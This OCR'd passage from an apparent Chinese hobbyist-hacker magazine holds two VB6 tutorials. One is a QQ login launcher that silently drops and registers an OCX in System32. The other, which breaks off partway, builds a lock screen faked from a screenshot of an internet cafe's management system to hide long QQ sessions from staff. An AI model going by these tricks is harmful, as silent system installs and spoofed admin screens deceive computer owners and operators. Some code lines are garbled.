的功能，如图2。完成后我们把要用到的文件加载进来，选择“工程”下的“添加模块”，把“QQ 加密模块”添加进来，如图3。然后按ctrl+d 快捷键，把“工程1.res”这个资源文件添加进来。

来编写form1的代码，双击form1，在弹出的代码编辑器中输入以下代码：

```
Private Declare Function GetSystemDirectory Lib "kernel32" Alias "GetSystemDirectoryA" (ByVal lpBuffer As String, ByVal nSize As Long) As Long
'定义足够长的字符串
Const MAX_PATH = 260
'用来获取系统目录
Public Function GetWinSysDir() '读取Winddows\System的所在目录的函数
Dim s As String, Length As Long
s = String(MAX_PATH, 0) '赋值
Length = GetSystemDirectory(s, MAX_PATH) 'S为取得目录，MAX_PATH为长度
s = Left(s, InStr(s, Chr(0)) - 1) '去掉多余的空格
    GetWinSysDir = s
  End Function
'窗体载入事件
Private Sub Form_Load()
Me.Hide '隐藏本窗体
'定义变量
Dim sysDir As String
Dim tempfile() As Byte
tempfile = LoadResData(101, "custom") '从资源文件中读取出控件
sysDir = GetWinSysDir '取得系统的Windows\System32的目录
If Dir(sysDir & "\vistaform.ocx") = "" Then '判断控件是否存在，不存在的话创建一个
    Open sysDir & "\vistaform.ocx" For Binary Access Write As #1 '创建控件
    Put #1, , tempfile
    Close #1
Shell "regsvr32 " & sysDir & "\vistaform.ocx /s", vbNormalFocus '注册控件
Form2.Show '显示登录窗口
Else:
'如果已经存在就跳过，直接显示登录器
Form2.Show
Unload Me
End If
End Sub
```

完成后，按F5把程序运行起来，控件已经被写入系统目录了。把程序停下来，我们再来设计form2窗体。在左边的工具栏中分别找到lable控件、文本框控件、图象控件，找到后把它们拖到form2的相应位置，如图4。

然后把image控件的picture值选择为我们用来制作登录按钮的一张图片（其实image控件也可以用按钮控件来代替），如图5。

下面我们来引用vista控件，选择“工程”下的“部件”，找到最下面的“VitsaForm Control”，勾选上它，如图6。回到设计界面，在工具栏最下方找到我们刚才添加的vista控件，把它拖到form2的角落里面，如图7。

双击form2的空白处，写入以下代码：

```
Dim QQpath As String
Dim QQnum As String
Dim QQpsw As String
Private Sub Form_Load()
'初始化控件
text1.Text = ""
text2.Text = ""
text2.PasswordChar = "*"

'窗体居中
Me.Move (Screen.Width - Me.Width) / 2, (Screen.Height - Me.Height) / 2
vistaform1.frmCaption = "QQ登陆器 By 蓝色泡泡"

vistaform1.Captionlen = 120    '80是1个字，200是10个字 80-200
vistaform1.Move -1000 '移动vista控件到左边，以免影响美观
vistaform1.Captioncolor = &HFF9ACD32   '字体颜色
'读取QQ安装目录
Set Reg = CreateObject("Wscript.Shell")
QQpath = Reg.RegRead("HKEY_LOCAL_MACHINE\SOFTWARE\Tencent\QQ\Install")
If QQpath = "" Then MsgBox "我找不到QQ路径哦 难道你没装? ", vbCritical, "找不到QQ路径"
```




图4




图5




图6




图7




图8

```
End Sub
Private Sub image1_Click()
'判断是否是珊瑚版的QQ
If Dir(QQpath & "coralQQ.exe") <> "" Then
QQpath = QQpath & "coralQQ.exe"
Else:
QQpath = QQpath & "QQ.exe"
End If
'检验信息是否完整
If text1.Text = "" And text2.Text = "" Then
MsgBox "请填写正确的QQ号码和密码", vbCritical, "内容不完整"
Else:
QQnum = text1.Text & " "
QQpsw = Str2QQPwdHash(text2.Text) '用模块对密码进行
MD5+BASE6 加密
'开始登录
Shell QQpath & " /START QQUIN:" & QQnum & " " &
"PWDHASH:" & QQpsw & " /STAT:41"
Unload Me
End If
End Sub
```

完成后按F5运行程序，vista的界面出来了，如图8。登录看看，成功登录了！停下程序，我们来把它编译成exe可执行文件，选择“文件”下的“生成工程1.exe”，点确定就完成了。

（本文所涉及到的编译好的程序和源文件已收录到光盘中）

文章难易度：★★★★
文章阅读点：使用VB编写挂机程序，在网吧来挂QQ图标

超级挂机我做主

近墨者

最近同学们都在比谁的QQ业务开的多，我才开了8个，真是郁闷呀。我看了下发现有很多都是需要在线时间的，比如QQLive的，就需要升级到三颗星，也就是在线90小时，如图1。




图1

我们这里的网吧使用的是万象2004的管理系统，我决定从它下手，反正在网吧挂着也不需要花什么钱。我原想破解掉管理系统后再挂，可又害怕被网管发现（我们这里的网管很厉害的，而且很BT），还害怕被一些小屁孩发现了改我的东西，上次我的QQ密码就被改了！于是我决定找一个挂机锁，但是查找了半天也没找到有什么好用的挂机锁，迫于无奈，干脆就自己编写一个挂机锁吧。

打开Visual Basic6.0，使用VB精简版的就可以，打开程序后会先出现版本信息，然后弹出一个新建工程的对话框，如图2。




图2

选择第一个，也就是“标准　EXE”，关于怎样来修改工程的一些属性，因为在以前的X档案中都多次的介绍过，所以我就不多讲了。我们把这个工程命名为“万象tools”，窗体的标题大家可以随便填写，我填写的是“万象挂机锁V2006近墨者个人版”。

接下来我们在窗体上绘制两个textbox控件，也就是文本框，两个label控件，也就是标签控件，一个commandbutton控件，也就是按钮控件。然后把两个LABEL控件的标题分别命名为“请输入密码”和“请再次输入”，将两个textbox控件的text属性修改为空，将按钮控件的名称改为“确认挂机”并将按钮控件的Default属性修改为TURE，也就是将这个按钮作为命令按钮，好了，大家来看下界面，如图3。




图3

我们再来添加一个窗体，并将它的borderstyle属性修改为0 - None，也就是没有边框的意思，然后把这个窗体拉到最大。接着，我们对网吧的管理程序抓一个截图，我当然截万象2004喽，如图4。最后在管理程序输入卡号的地方添加一个textbox控件用于解锁，并在一个不起眼的角落里再添加一个按钮控件。

